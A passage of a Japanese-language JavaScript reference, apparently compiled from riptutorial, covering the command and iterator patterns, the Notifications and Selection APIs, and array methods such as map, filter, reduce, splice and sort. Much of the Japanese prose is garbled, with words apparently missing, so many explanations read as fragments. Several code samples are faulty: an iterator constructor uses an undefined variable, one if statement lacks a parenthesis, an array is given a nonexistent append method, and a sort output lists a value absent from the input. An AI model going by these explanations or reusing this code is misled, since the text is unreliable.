    chatroom.register(yoko);
    chatroom.register(john);
    chatroom.register(paul);
    chatroom.register(ringo);

    yoko.send("All you need is love.");
    yoko.send("I love you John.");
    paul.send("Ha, I heard that!");

    log.show();
}
```

コマンド

コマンドパターンは、メソッド、のオブジェクト、およびびすメソッドにパラメータをカプセルします。でメソッドをびすためになすべてをコンパートメントするとです。これは、"コマンド"をし、でそのコマンドをするためにするコードをするためにすることができます。

このパターンには3つのがあります。

1. コマンドメッセージ - メソッド、パラメータ、をむコマンド
2. Invoker - にをするようする。これは、タイムドイベント、ユーザー、プロセスのステップ、コールバック、またはコマンドをするためになあらゆるでうことができます。
3. Reciever - コマンドのターゲット。

としてのコマンドメッセージ

```
var aCommand = new Array();
aCommand.push(new Instructions().DoThis);  //Method to execute
aCommand.push("String Argument");  //string argument
aCommand.push(777);                //integer argument
aCommand.push(new Object {} );     //object argument
aCommand.push(new Array() );       //array argument
```

コマンドクラスのコンストラクタ

```
class DoThis {
    constructor( stringArg, numArg, objectArg, arrayArg ) {
        this._stringArg = stringArg;
        this._numArg = numArg;
        this._objectArg = objectArg;
        this._arrayArg = arrayArg;
    }
    Execute() {
       var receiver = new Instructions();
       receiver.DoThis(this._stringArg, this._numArg, this._objectArg, this._arrayArg );
    }
}
```

```
aCommand.Execute();
```

びすことができます

- すぐに
- イベントにじて
- ので
- コールバックのまたは
- イベントループのに
- のでメソッドをびす

```
class Instructions {
    DoThis( stringArg, numArg, objectArg, arrayArg ) {
        console.log( `${stringArg}, ${numArg}, ${objectArg}, ${arrayArg}` );
    }
}
```

クライアントはコマンドをし、それをにするか、コマンドをらせるびしにします。コマンドはでします。コマンドパターンは、コンパニオンパターンとにしてメッセージングパターンをするににです。

イテレータ

イテレータ・パターンは、コレクションののアイテムをにするなをします。

コレクション

```
class BeverageForPizza {
    constructor(preferenceRank) {
        this.beverageList = beverageList;
        this.pointer = 0;
    }
    next() {
        return this.beverageList[this.pointer++];
    }
```

```
var withPepperoni = new BeverageForPizza(["Cola", "Water", "Beer"]);
withPepperoni.next(); //Cola
withPepperoni.next(); //Water
withPepperoni.next(); //Beer
```

ECMAScript 2015では、イテレータはdoneとvalueをすメソッドとしてみまれています。イテレータがコレクションのにあるときにdoneがtrueになります。

```
function preferredBeverage(beverage){
    if( beverage == "Beer" ){
        return true;
    } else {
        return false;
    }
}
var withPepperoni = new BeverageForPizza(["Cola", "Water", "Beer", "Orange Juice"]);
for( var bevToOrder of withPepperoni ){
    if( preferredBeverage( bevToOrder ) {
        bevToOrder.done; //false, because "Beer" isn't the final collection item
        return bevToOrder; //"Beer"
    }
}
```

ジェネレータとして

```
class FibonacciIterator {
    constructor() {
        this.previous = 1;
        this.beforePrevious = 1;
    }
    next() {
        var current = this.previous + this.beforePrevious;
        this.beforePrevious = this.previous;
        this.previous = current;
        return current;
    }
}

var fib = new FibonacciIterator();
fib.next(); //2
fib.next(); //3
fib.next(); //5
```

ECMAScript 2015

```
function* FibonacciGenerator() {  //asterisk informs javascript of generator
    var previous = 1;
    var beforePrevious = 1;
    while(true) {
        var current = previous + beforePrevious;
        beforePrevious = previous;
        previous = current;
        yield current;  //This is like return but
                        //keeps the current state of the function
                        // i.e it remembers its place between calls
```

```
    }
}

var fib = FibonacciGenerator();
fib.next().value; //2
fib.next().value; //3
fib.next().value; //5
fib.next().done; //false
```

オンラインでパターンをむ https://riptutorial.com/ja/javascript/topic/5650/パターン

100: API

- Notification.requestPermission コールバック
- Notification.requestPermission。then *callback* 、 *rejectFunc*
- しい タイトル 、 オプション
- .close

Notifications APIは、ブラウザからのクライアントへのアクセスをするようにされています。

ブラウザーによるサポートにはがあります。また、オペレーティングシステムによるサポートがされることがあります。

のは、をサポートするものブラウザのバージョンのをしています。

クロム	エッジ	Firefox	インターネットエクスプローラ	オペラ	Opera Mini は	サファリ
29	14	46	サポートなし	38	サポートなし	9.1

Examples

のをする

`Notification.requestPermission`をして、のウェブサイトからをけるかどうかをユーザーにねます。

```
Notification.requestPermission(function() {
    if (Notification.permission === 'granted') {
        // user approved.
        // use of new Notification(...) syntax will now be successful
    } else if (Notification.permission === 'denied') {
        // user denied.
    } else { // Notification.permission === 'default'
        // user didn't make a decision.
        // You can't send notifications until they grant permission.
    }
});
```

Firefox 47.`requestPermission`メソッドは、をえるというユーザのをするときにもをすことができます

```
Notification.requestPermission().then(function(permission) {
    if (!('permission' in Notification)) {
        Notification.permission = permission;
    }
    // you got permission !
    }, function(rejection) {
```

```
    // handle rejection here.
    }
);
```

の

ユーザーがをするためののリクエストをした、ユーザーにHelloとうなをできます。

```
new Notification('Hello', { body: 'Hello, world!', icon: 'url to an .ico image' });
```

これにより、のようながされます。

> こんにちは
>
> こんにちは

をじる

`.close()`メソッドをしてをじることができます。

```
let notification = new Notification(title, options);
// do some work, then close the notification
notification.close()
```

`setTimeout`をして、をにじることができます。

```
let notification = new Notification(title, options);
setTimeout(() => {
    notification.close()
}, 4000);
```

のコードは、4にをしてじます。

イベント

APIでは、によってできる2つのイベントがサポートされています。

1. `click`イベント。

このイベントは、をクリックするとされますXおよびのボタンをく。

```
notification.onclick = function(event) {
    console.debug("you click me and this is my event object: ", event);
}
```

2. `error`イベント

できないなど、かがしたときにがこのイベントをさせます

```
notification.onerror = function(event) {
    console.debug("There was an error: ", event);
}
```

オンラインでAPIをむ https://riptutorial.com/ja/javascript/topic/696/api

101: API

- sel = window.getSelection;
- sel = document.getSelection; //と
- の= document.createRange;
- range.setStartstartNode、startOffset;
- range.setEndendNode、endOffset;

パラ メ—タ—

パラ メ—タ	
startOffset	ノードがTextノードのは、 `startNode`のからのまでのです。それのは、がまる`startNode`のまりからまるノードのです。
endOffset	ノードがテキストノードのは、 `startNode`のからがするまでのです。それのは、がする`startNode`のまりからわりまでのノードのです。

Selection APIをすると、ドキュメントでされているとテキストをおよびできます。

これは、ドキュメントにされるSingleton `Selection`インスタンスとしてされ、それぞれが1つのするをす`Range`オブジェクトのコレクションをします。

にえば、Mozilla Firefoxをくブラウザはのでのをサポ—トしているわけではありません。さらに、ほとんどのユ—ザ—はののにしていません。したがって、は、1つのにしかがありません。

Examples

されているすべてのをする

```
let sel = document.getSelection();
sel.removeAllRanges();
```

のをする

```
let sel = document.getSelection();

let myNode = document.getElementById('element-to-select');

let range = document.createRange();
range.selectNodeContents(myNode);

sel.addRange(range);
```

ほとんどのブラウザはのをサポートしていないため、ののすべてのをにするがあります。

のテキストをする

```
let sel = document.getSelection();
let text = sel.toString();
console.log(text); // logs what the user selected
```

あるいは、オブジェクトをにするときに、 `toString`メンバがいくつかのによってにびされるため、ずしもでびすはありません。

```
console.log(document.getSelection());
```

オンラインでAPIをむ https://riptutorial.com/ja/javascript/topic/2790/api

102:

- array = [、 、 ...]
- array = new Array 、 、 ...
- array = Array.of 、 、 ...
- array = Array.from *arrayLike*

JavaScriptのは、にに、々なリストのタスクをできるなプロトタイプをつされた`Object`インスタンスです。それらはECMAScript 1st Editionでされ、のプロトタイプメソッドはECMAScript 5.1 Editionにされました。

`new Array()`コンストラクタで*n*というパラメータをすると、 *n*のをつがされ、1つのが*n*のをつはされません。

```
console.log(new Array(53)); // This array has 53 'undefined' elements!
```

つまり、をするときはに`[]`うべきです

```
console.log([53]); // Much better!
```

Examples

の

をするはたくさんあります。もなのは、リテラルまたはArrayコンストラクタをすることです。

```
var arr = [1, 2, 3, 4];
var arr2 = new Array(1, 2, 3, 4);
```

なしでArrayコンストラクタをすると、のがされます。

```
var arr3 = new Array();
```

```
[]
```

それがちょうど1つのでされ、そのが`number`、 `undefined`すべてのをつそのさのがわりにされることにしてください。

```
var arr4 = new Array(4);
```

```
[undefined, undefined, undefined, undefined]
```

これは、のがのはされません。

```
var arr5 = new Array("foo");
```

```
["foo"]
```

6

リテラルとに、 `Array.of`をして、いくつかのをしてしい`Array`インスタンスをできます。

```
Array.of(21, "Hello", "World");
```

```
[21, "Hello", "World"]
```

Arrayコンストラクタとはに、 `Array.of(23)`などののをつをすると、さ23のではなくしい`[23]`がされます。

をしてするもう1つのは、 `Array.from`

```
var newArray = Array.from({ length: 5 }, (_, index) => Math.pow(index, 4));
```

は

```
[0, 1, 16, 81, 256]
```

スプレッド/レスト

スプレッド

6

ES6では、スプレッドをして、々のをコンマりのにけることができます。

```
let arr = [1, 2, 3, ...[4, 5, 6]];  // [1, 2, 3, 4, 5, 6]

// in ES < 6, the operations above are equivalent to
arr = [1, 2, 3];
arr.push(4, 5, 6);
```

スプレッドはにもし、々のをしいにします。したがって、これらをにするをすると、でされたはのものとです

```
let arr = [1, 2, 3, ...[..."456"].map(x=>parseInt(x))]; // [1, 2, 3, 4, 5, 6]
```

または、のをすると、のようにできます。

```
let arr = [..."123456"].map(x=>parseInt(x)); // [1, 2, 3, 4, 5, 6]
```

マッピングがされない、

```
let arr = [..."123456"]; // ["1", "2", "3", "4", "5", "6"]
```

spreadは、にをするためにもできます 。

```
function myFunction(a, b, c) { }
let args = [0, 1, 2];

myFunction(...args);

// in ES < 6, this would be equivalent to:
myFunction.apply(null, args);
```

レストオペレーター

りのは、のを1つのにまとめることによって、スプレッドのをいます

```
[a, b, ...rest] = [1, 2, 3, 4, 5, 6]; // rest is assigned [3, 4, 5, 6]
```

のをする

```
function myFunction(a, b, ...rest) { console.log(rest); }

myFunction(0, 1, 2, 3, 4, 5, 6); // rest is [2, 3, 4, 5, 6]
```

のマッピング

ののにづいてしいをするがあることがよくあります。

たとえば、のからのをするには、のようにします。

5.1

```
['one', 'two', 'three', 'four'].map(function(value, index, arr) {
  return value.length;
});
// → [3, 3, 5, 4]
```

6

```
['one', 'two', 'three', 'four'].map(value => value.length);
// → [3, 3, 5, 4]
```

このでは、が`map()`にされ、 `map()`はのすべてのにしてこのをびし、のパラメータをこのにします 。

-
- のインデックス0,1 ...
-

さらに、 `map()`は、マッピングで`this`のをするために、 オプションの2パラメータをします 。によっては、 `this`デフォルトがなるがあります。

ブラウザでは、 `this`デフォルトはに`window`です。

```
['one', 'two'].map(function(value, index, arr) {
  console.log(this); // window (the default value in browsers)
  return value.length;
});
```

のようなカスタムオブジェクトにすることができます

```
['one', 'two'].map(function(value, index, arr) {
  console.log(this); // Object { documentation: "randomObject" }
  return value.length;
}, {
  documentation: 'randomObject'
});
```

のフィルタリング

`filter()`メソッドは、としてされたテストをすすべてのでたされたをします。

5.1

```
[1, 2, 3, 4, 5].filter(function(value, index, arr) {
  return value > 2;
});
```

6

```
[1, 2, 3, 4, 5].filter(value => value > 2);
```

しいの

```
[3, 4, 5]
```

のをフィルタリングする

5.1

```
var filtered = [ 0, undefined, {}, null, '', true, 5].filter(Boolean);
```

ブールは [1つのオプションのパラメータ]をるネイティブのJavaScript/コンストラクタであり、フィルタメソッドもをとり、それをのにパラメータとしてすので、のようにむことができます

1. `Boolean(0)`はfalseをします。
2. `Boolean(undefined)`はfalseをします。

3. `Boolean({})`は**true**をします。これはされたにプッシュすることをします
4. `Boolean(null)`はfalseをします。
5. `Boolean('')`はfalseをします。
6. `Boolean(true)`は**true**をします。これはされたにプッシュすることをします
7. `Boolean(5)`は**true**をします。これはされたにpushすることをします

のプロセスがになる

```
[ {}, true, 5 ]
```

のな

このでは、1つのをとるをすのとじをしています

5.1

```
function startsWithLetterA(str) {
    if(str && str[0].toLowerCase() == 'a') {
        return true
    }
    return false;
}

var str              = 'Since Boolean is a native javascript function/constructor that takes
[one optional paramater] and the filter method also takes a function and passes it the current
array item as a parameter, you could read it like the following';
var strArray         = str.split(" ");
var wordsStartsWithA = strArray.filter(startsWithLetterA);
//["a", "and", "also", "a", "and", "array", "as"]
```

の`for` -loop

な`for`ループには3つのコンポーネントがあります。

1. lookブロックがにされるにされます。
2. ループブロックがされるにをチェックし、ループがするとループをします。
3. ループブロック

これらの3つのコンポーネントは、aによっていにされてい;シンボル。これらの3つののそれぞれのコンテンツは、がもであることをし、オプションである`for`のなループ

```
for (;;) {
    // Do stuff
}
```

もちろん、 `if(condition === true) { break; }`をめるがあり`if(condition === true) { break; }`または`if(condition === true) { return; }`どこか`for` -loopがをするようにします。

ただし、、はインデックスをするためにされ、はそのインデックスをまたはとするためにされ、

はインデックスをインクリメントするためにされます。

```
for (var i = 0, length = 10; i < length; i++) {
    console.log(i);
}
```

のforループをしてをループする

をループするなはのとおりです。

```
for (var i = 0, length = myArray.length; i < length; i++) {
    console.log(myArray[i]);
}
```

にループしたいは、のようにします。

```
for (var i = myArray.length - 1; i > -1; i--) {
    console.log(myArray[i]);
}
```

しかし、たとえば、のようなくのバリエーションがあります。

```
for (var key = 0, value = myArray[key], length = myArray.length; key < length; value =
myArray[++key]) {
    console.log(value);
}
```

...またはこの1つ...

```
var i = 0, length = myArray.length;
for (; i < length;) {
    console.log(myArray[i]);
    i++;
}
```

...またはこの1つ

```
var key = 0, value;
for (; value = myArray[key++];){
    console.log(value);
}
```

どちらがベストなのかは、になみと、しているのユースケースののです。

これらのバリエーションはすべてにいものをむすべてのブラウザでサポートされています。

---

whileループ

`for`ループの1つのは、 `while`ループです。 をループするには、のようにします

```
var key = 0;
while(value = myArray[key++]){
    console.log(value);
}
```

な`for`ループのように`while` Whileループはのブラウザでさえサポートされています。

また、whileループは`for`ループとしてきすことができます。えば、 `while`ループhereaboveとまったくじように`for` -ループ。

```
for(var key = 0; value = myArray[key++];){
    console.log(value);
}
```

`for...in`

JavaScriptでは、これをうこともできます

```
for (i in myArray) {
    console.log(myArray[i]);
}
```

ただし、これはすべてのケースでの`for`ループとじようにしないため、するがあります。また、するのあるながあります。 See なぜ "for ... in"をのりしとにうのはいえですかについては。

`for...of`

ES 6では、 `for-of`ループをしてのをりしすることをおめします。

6

```
let myArray = [1, 2, 3, 4];
for (let value of myArray) {
  let twoValue = value * 2;
  console.log("2 * value is: %d", twoValue);
}
```

のは、 `for...of`ループと`for...in`ループのいをしています。

6

```
let myArray = [3, 5, 7];
myArray.foo = "hello";

for (var i in myArray) {
  console.log(i); // logs 0, 1, 2, "foo"
}

for (var i of myArray) {
```

```
  console.log(i); // logs 3, 5, 7
}
```

Array.prototype.keys()

`Array.prototype.keys()`メソッドをすると、のようなインデックスをできます。

6

```
let myArray = [1, 2, 3, 4];
for (let i of myArray.keys()) {
  let twoValue = myArray[i] * 2;
  console.log("2 * value is: %d", twoValue);
}
```

Array.prototype.forEach()

`.forEach(...)`メソッドは、ES 5のオプションです。のすべてのブラウザーと、Internet Explorer 9でサポートされています。

5

```
[1, 2, 3, 4].forEach(function(value, index, arr) {
  var twoValue = value * 2;
  console.log("2 * value is: %d", twoValue);
});
```

な`for`ループとすると、 `.forEach()`ループからびすことはできません。この、 `for`ループをするか、にすなりしをします。

JavaScriptのすべてのバージョンでは、のCスタイルの`for`ループをしてのインデックスをすることができます。

```
var myArray = [1, 2, 3, 4];
for(var i = 0; i < myArray.length; ++i) {
  var twoValue = myArray[i] * 2;
  console.log("2 * value is: %d", twoValue);
}
```

`while`ループをうこともできます

```
var myArray = [1, 2, 3, 4],
    i = 0, sum = 0;
while(i++ < myArray.length) {
  sum += i;
}
console.log(sum);
```

Array.prototype.every

ES5、のをするは、 `Array.prototype.every`をできます。 `Array.prototype.every` 、 `false`をすまでし`false`。

5

```
// [].every() stops once it finds a false result
// thus, this iteration will stop on value 7 (since 7 % 2 !== 0)
[2, 4, 7, 9].every(function(value, index, arr) {
  console.log(value);
  return value % 2 === 0; // iterate until an odd number is found
});
```

のJavaScriptバージョンに

```
var arr = [2, 4, 7, 9];
for (var i = 0; i < arr.length && (arr[i] % 2 !== 0); i++) { // iterate until an odd number is
found
  console.log(arr[i]);
}
```

`Array.prototype.some`

`Array.prototype.some`は、 `true`をすまでりし`true`。

5

```
// [].some stops once it finds a false result
// thus, this iteration will stop on value 7 (since 7 % 2 !== 0)
[2, 4, 7, 9].some(function(value, index, arr) {
  console.log(value);
  return value === 7; // iterate until we find value 7
});
```

のJavaScriptバージョンに

```
var arr = [2, 4, 7, 9];
for (var i = 0; i < arr.length && arr[i] !== 7; i++) {
  console.log(arr[i]);
}
```

に、くのユーティリティライブラリにはの`foreach`バリエーションもあります。ものあるものの3つはのとおりです。

jQueryの `jQuery.each()`

```
$.each(myArray, function(key, value) {
    console.log(value);
});
```

`_.each()`で、 Underscore.js

```
_.each(myArray, function(value, key, myArray) {
    console.log(value);
});
```

`_.forEach()`で、 **Lodash.js**

```
_.forEach(myArray, function(value, key) {
    console.log(value);
});
```

このののくがにされたSOにするのもしてください。

- JavaScriptでをループする

オブジェクトのフィルタリング

`filter()`メソッドはテストをけり、テストにしたののののみをむしいをします。

```
// Suppose we want to get all odd number in an array:
var numbers = [5, 32, 43, 4];
```

5.1

```
var odd = numbers.filter(function(n) {
  return n % 2 !== 0;
});
```

6

```
let odd = numbers.filter(n => n % 2 !== 0); // can be shortened to (n => n % 2)
```

`odd`はのをみます `[5, 43]`。

また、オブジェクトのにもします。

```
var people = [{
  id: 1,
  name: "John",
  age: 28
}, {
  id: 2,
  name: "Jane",
  age: 31
}, {
  id: 3,
  name: "Peter",
  age: 55
}];
```

5.1

```
var young = people.filter(function(person) {
  return person.age < 35;
});
```

6

```
let young = people.filter(person => person.age < 35);
```

`young`はのをみます

```
[{
  id: 1,
  name: "John",
  age: 28
}, {
  id: 2,
  name: "Jane",
  age: 31
}]
```

でのようなをすることができます

```
var young = people.filter((obj) => {
  var flag = false;
  Object.values(obj).forEach((val) => {
    if(String(val).indexOf("J") > -1) {
      flag = true;
      return;
    }
  });
  if(flag) return obj;
});
```

これにより、

```
[{
  id: 1,
  name: "John",
  age: 28
},{
  id: 2,
  name: "Jane",
  age: 31
}]
```

のをする

のすべてのをに`join`するには、 `join`メソッドをします。

```
console.log(["Hello", " ", "world"].join("")); // "Hello world"
console.log([1, 800, 555, 1234].join("-")); // "1-800-555-1234"
```

2でわかるように、でないはにされます。

のようなオブジェクトをにする

のようなオブジェクトとはですか

JavaScriptには「のようなオブジェクト」があり、さプロパティをつのオブジェクトです。えば

```
var realArray = ['a', 'b', 'c'];
var arrayLike = {
  0: 'a',
  1: 'b',
  2: 'c',
  length: 3
};
```

Array-likeオブジェクトのなは、の`arguments`オブジェクトと、 `document.getElementsByTagName`や`document.querySelectorAll`などのメソッドからされる`HTMLCollection`オブジェクトまたは`NodeList`オブジェクトです。

しかし、ArrayとArrayのようなオブジェクトのないの1つは、Arrayのようなオブジェクトが`Object.prototype`わりに`Array.prototype`して`Object.prototype`ことです。つまり、のようなオブジェクトは`forEach()` 、 `push()` 、 `map()` 、 `filter()` 、および`slice()`ようなArrayプロトタイプメソッドにはアクセスできません。

```
var parent = document.getElementById('myDropdown');
var desiredOption = parent.querySelector('option[value="desired"]');
var domList = parent.children;

domList.indexOf(desiredOption); // Error! indexOf is not defined.
domList.forEach(function() {
  arguments.map(/* Stuff here */) // Error! map is not defined.
}); // Error! forEach is not defined.

function func() {
  console.log(arguments);
}
func(1, 2, 3);   // → [1, 2, 3]
```

ES6でにたオブジェクトをにする

1. `Array.from`

6

```
const arrayLike = {
  0: 'Value 0',
  1: 'Value 1',
  length: 2
};
arrayLike.forEach(value => {/* Do something */}); // Errors
const realArray = Array.from(arrayLike);
realArray.forEach(value => {/* Do something */}); // Works
```

2. `for...of`

6

```
var realArray = [];
for(const element of arrayLike) {
  realArray.append(element);
}
```

3. スプレッド

6

```
[...arrayLike]
```

4. `Object.values`

7

```
var realArray = Object.values(arrayLike);
```

5. `Object.keys`

6

```
var realArray = Object
   .keys(arrayLike)
   .map((key) => arrayLike[key]);
```

ES5でにたオブジェクトをにする

`Array.prototype.slice`よう に`Array.prototype.slice`します。

```
var arrayLike = {
  0: 'Value 0',
  1: 'Value 1',
  length: 2
};
var realArray = Array.prototype.slice.call(arrayLike);
realArray = [].slice.call(arrayLike); // Shorter version

realArray.indexOf('Value 1'); // Wow! this works
```

また、 `Function.prototype.call`をして、Array-likeオブジェクトの`Array.prototype`メソッドをせずにびすこともできます。

5.1

```
var domList = document.querySelectorAll('#myDropdown option');

domList.forEach(function() {
  // Do stuff
```

```
}); // Error! forEach is not defined.

Array.prototype.forEach.call(domList, function() {
  // Do stuff
}); // Wow! this works
```

また、 `[].method.bind( arrayLikeObject )` をしてメソッドをし、それらをオブジェクトにglomすることもできます

5.1

```
var arrayLike = {
  0: 'Value 0',
  1: 'Value 1',
  length: 2
};

arrayLike.forEach(function() {
  // Do stuff
}); // Error! forEach is not defined.

[].forEach.bind(arrayLike)(function(val){
  // Do stuff with val
}); // Wow! this works
```

のアイテムの

ES6では、 `Array.from` をして、されるしいのマップされたをすマップをできます。

6

```
Array.from(domList, element => element.tagName); // Creates an array of tagName's
```

なについては、「 はオブジェクトです。 」をしてください。

をさくする

5.1

`reduce()` メソッドは、アキュムレータとのからへにしてをして、1つのにらします。

このメソッドをすると、のすべてのをのにできます。

```
[1, 2, 3, 4].reduce(function(a, b) {
  return a + b;
});
// → 10
```

オプションの2パラメータを `reduce()` すことができます。そのはとしてのとしてされるコールバックののびしのためのとして `a function(a, b)`

```
[2].reduce(function(a, b) {
  console.log(a, b); // prints: 1 2
  return a + b;
}, 1);
// → 3
```

5.1

オブジェクトのをする

のは、オブジェクトのをのオブジェクトにするをしています。

```
var array = [{
    key: 'one',
    value: 1
}, {
    key: 'two',
    value: 2
}, {
    key: 'three',
    value: 3
}];
```

5.1

```
array.reduce(function(obj, current) {
  obj[current.key] = current.value;
  return obj;
}, {});
```

6

```
array.reduce((obj, current) => Object.assign(obj, {
  [current.key]: current.value
}), {});
```

7

```
array.reduce((obj, current) => ({...obj, [current.key]: current.value}), {});
```

Rest / Spread PropertiesはES2016のみプロポーザルのリストにはないことにしてください。ES2016ではサポートされていません。しかし、それをサポートするためにbabel plugin babel-plugin-transform-object-rest-spreadをすることができます。

Flatten Arrayののすべてのは、のようになります。

```
{
  one: 1,
  two: 2,
  three: 3
}
```

5.1

Reduceをしたマップ

パラメ―タをするのとして、のにしてをびし、をしいにすタスクをえてみましょう。はのであり、リストのはのなので、ののように`reduce`をってリストをすることができます

```
function map(list, fn) {
  return list.reduce(function(newList, item) {
    return newList.concat(fn(item));
  }, []);
}

// Usage:
map([1, 2, 3], function(n) { return n * n; });
// → [1, 4, 9]
```

これは、パラメ―タののためだけであり、リストをうためにネイティブ`map`をしていることにしてくださいについてはのマッピングを。

5.1

またはをつける

アキュムレ―タをしてをすることもできます。これをしてをつけるをにします。

```
var arr = [4, 2, 1, -10, 9]

arr.reduce(function(a, b) {
  return a < b ? a : b
}, Infinity);
// → -10
```

6

ユニ―クなをつける

reduceをしてのをにすをにします。のが2としてされ、 `prev`によってされます。

```
var arr = [1, 2, 1, 5, 9, 5];

arr.reduce((prev, number) => {
  if(prev.indexOf(number) === -1) {
    prev.push(number);
  }
  return prev;
}, []);
// → [1, 2, 5, 9]
```

の

5.1

.someと.everyはArrayのをにします。

.someはりをORでしますが、 .everyそれらをANDします。

.some

```
[false, false].some(function(value) {
  return value;
});
// Result: false

[false, true].some(function(value) {
  return value;
});
// Result: true

[true, true].some(function(value) {
  return value;
});
// Result: true
```

.every

```
[false, false].every(function(value) {
  return value;
});
// Result: false

[false, true].every(function(value) {
  return value;
});
// Result: false

[true, true].every(function(value) {
  return value;
});
// Result: true
```

の

2つの

```
var array1 = [1, 2];
var array2 = [3, 4, 5];
```

3

```
var array3 = array1.concat(array2);  // returns a new array
```

6

```
var array3 = [...array1, ...array2]
```

しい`Array`

```
[1, 2, 3, 4, 5]
```

の

```
var array1 = ["a", "b"],
    array2 = ["c", "d"],
    array3 = ["e", "f"],
    array4 = ["g", "h"];
```

3

を`array.concat()`に`array.concat()`ます。

```
var arrConc = array1.concat(array2, array3, array4);
```

6

`[]`もっとをえる

```
var arrConc = [...array1, ...array2, ...array3, ...array4]
```

しい`Array`

```
["a", "b", "c", "d", "e", "f", "g", "h"]
```

のをコピ―しないで

```
var longArray = [1, 2, 3, 4, 5, 6, 7, 8],
    shortArray = [9, 10];
```

3

`Function.prototype.apply`をしてプッシュするパラメ―タとして`shortArray`のを`shortArray`します。

```
longArray.push.apply(longArray, shortArray);
```

6

スプレッドをして、 `shortArray`のをのとしてして`push`

```
longArray.push(...shortArray)
```

`longArray`のは`longArray`になります。

```
[1, 2, 3, 4, 5, 6, 7, 8, 9, 10]
```

2のがすぎる> 100,000エントリ、スタックオ—バ—フロ—エラ—がすることがあります `apply`みのため。のために、わりにすることができます

```
shortArray.forEach(function (elem) {
    longArray.push(elem);
});
```

との

```
var array = ["a", "b"];
```

3

```
var arrConc = array.concat("c", "d");
```

6

```
var arrConc = [...array, "c", "d"]
```

しい`Array`

```
["a", "b", "c", "d"]
```

また、をとさせることもできます

```
var arr1 = ["a","b"];
var arr2 = ["e", "f"];

var arrConc = arr1.concat("c", "d", arr2);
```

しい`Array`

```
["a", "b", "c", "d", "e", "f"]
```

アイテムをに*/*する

Unshift

`.unshift`をして、のに1つのをします。

えば

```
var array = [3, 4, 5, 6];
array.unshift(1, 2);
```

のはのとおりです。

```
[1, 2, 3, 4, 5, 6]
```

す

さらに.pushは、にするのにをするためにされます。

えば

```
var array = [1, 2, 3];
array.push(4, 5, 6);
```

のはのとおりです。

```
[1, 2, 3, 4, 5, 6]
```

のメソッドはしいのさをします。

へのオブジェクトのキーと

```
var object = {
    key1: 10,
    key2: 3,
    key3: 40,
    key4: 20
};

var array = [];
for(var people in object) {
  array.push([people, object[people]]);
}
```

はです

```
[
  ["key1", 10],
  ["key2", 3],
  ["key3", 40],
  ["key4", 20]
]
```

のソート

えられた

```
var array = [
  ["key1", 10],
  ["key2", 3],
  ["key3", 40],
  ["key4", 20]
];
```

あなたはそれをソートすることができます2のインデックス

```
array.sort(function(a, b) {
  return a[1] - b[1];
})
```

6

```
array.sort((a,b) => a[1] - b[1]);
```

これはされます

```
[
  ["key2", 3],
  ["key1", 10],
  ["key4", 20],
  ["key3", 40]
]
```

sortメソッドは、ののでることにしてください。それはをします。のほとんどのメソッドはしいをし、のメソッドはそのままします。これは、プログラミングスタイルをし、がをたないことをするにするのがにです。

からのの

シフト

.shiftをして、ののをします。

えば

```
var array = [1, 2, 3, 4];
array.shift();
```

のはのとおりです。

```
[2, 3, 4]
```

ポップ

さらに.popは、からのをするためにされます。

えば

```
var array = [1, 2, 3];
array.pop();
```

のはのとおりです。

```
[1, 2]
```

どちらのメソッドもされたをします。

スプライス

からのをするには、 `.splice()`をします。 `.splice()`は、インデックスとするのオプションの2つのパラメ―タをけれます。 2のパラメ―タがされていない、 `.splice()`はすべてのをのからまるインデックスからします。

えば

```
var array = [1, 2, 3, 4];
array.splice(1, 2);
```

`array`まれます。

```
[1, 4]
```

`array.splice()`のりは、されたをむしいです。のの、りはのようになります。

```
[2, 3]
```

したがって、2のパラメ―タをすると、は2つのににされ、のはされたインデックスよりにします。

```
var array = [1, 2, 3, 4];
array.splice(2);
```

... `[1, 2]`をむ`array`をし`[1, 2] [3, 4] [1, 2]`をします。

のさをせずにからを`delete`をいます

```
var array = [1, 2, 3, 4, 5];
console.log(array.length); // 5
delete array[2];
console.log(array); // [1, 2, undefined, 4, 5]
console.log(array.length); // 5
```

Array.prototype.length

の`length`にをすると、さがえられたにされます。しいがのさよりもさい、はのからされます。

```
array = [1, 2, 3, 4, 5];
```

```
array.length = 2;
console.log(array); // [1, 2]
```

の

.reverseは、ののをにするためにされます。

.reverse

```
[1, 2, 3, 4].reverse();
```

```
[4, 3, 2, 1]
```

> .reverse Array.prototype.reverse は、をのに Array.prototype.reverseことにしてください。のコピーをすのではなく、じをします。
>
> ```
> var arr1 = [11, 22, 33];
> var arr2 = arr1.reverse();
> console.log(arr2); // [33, 22, 11]
> console.log(arr1); // [33, 22, 11]
> ```

を「く」にすることもできます

```
function deepReverse(arr) {
  arr.reverse().forEach(elem => {
    if(Array.isArray(elem)) {
      deepReverse(elem);
    }
  });
  return arr;
}
```

deepReverseの

```
var arr = [1, 2, 3, [1, 2, 3, ['a', 'b', 'c']]];

deepReverse(arr);
```

```
arr // -> [[['c','b','a'], 3, 2, 1], 3, 2, 1]
```

からをする

からのをするがあるは、の1をして、されたをたないコピーをできます。

```
array.filter(function(val) { return val !== to_remove; });
```

または、コピーをせずにをしたいたとえば、をとしてしてするをするは、このスニペットをできます

```
while(index = array.indexOf(3) !== -1) { array.splice(index, 1); }
```

つかったのだけをするがあるは、whileループをします。

```
var index = array.indexOf(to_remove);
if(index !== -1) { array.splice(index , 1); }
```

オブジェクトがかどうかの

`Array.isArray(obj)`は、オブジェクトが`Array`は`true`し、そうでないは`false`し`true`。

```
Array.isArray([])           // true
Array.isArray([1, 2, 3])    // true
Array.isArray({})           // false
Array.isArray(1)            // false
```

ほとんどの、 `instanceof`をってオブジェクトが`Array`かどうかをべることができ`instanceof`。

```
[] instanceof Array; // true
{} instanceof Array; // false
```

`Array.isArray`は、のプロトタイプがされていても`true`し、のプロトタイプが`Array`プロトタイプにされたに`false`をすというで`instanceof` checkをするをっています。

```
var arr = [];
Object.setPrototypeOf(arr, null);
Array.isArray(arr);   // true
arr instanceof Array; // false
```

のべえ

`.sort()`メソッドは、のをソートします。デフォルトのメソッドは、のUnicodeコードポイントにってをソートします。をにソートするには、 `.sort()`メソッドに`compareFunction`すがあります。

> `.sort()`メソッドはです。 `.sort()`は、をインプレースでソートします。つまり、ののソートされたコピーをするわりに、のをべえてします。

デフォルトのソート

UNICODEのでをソートします。

```
['s', 't', 'a', 34, 'K', 'o', 'v', 'E', 'r', '2', '4', 'o', 'W', -1, '-4'].sort();
```

```
[-1, '-4', '2', 34, '4', 'E', 'K', 'W', 'a', 'l', 'o', 'o', 'r', 's', 't', 'v']
```

> はよりにしました。はアルファベットではなく、はではありません。

アルファベットのべえ

```
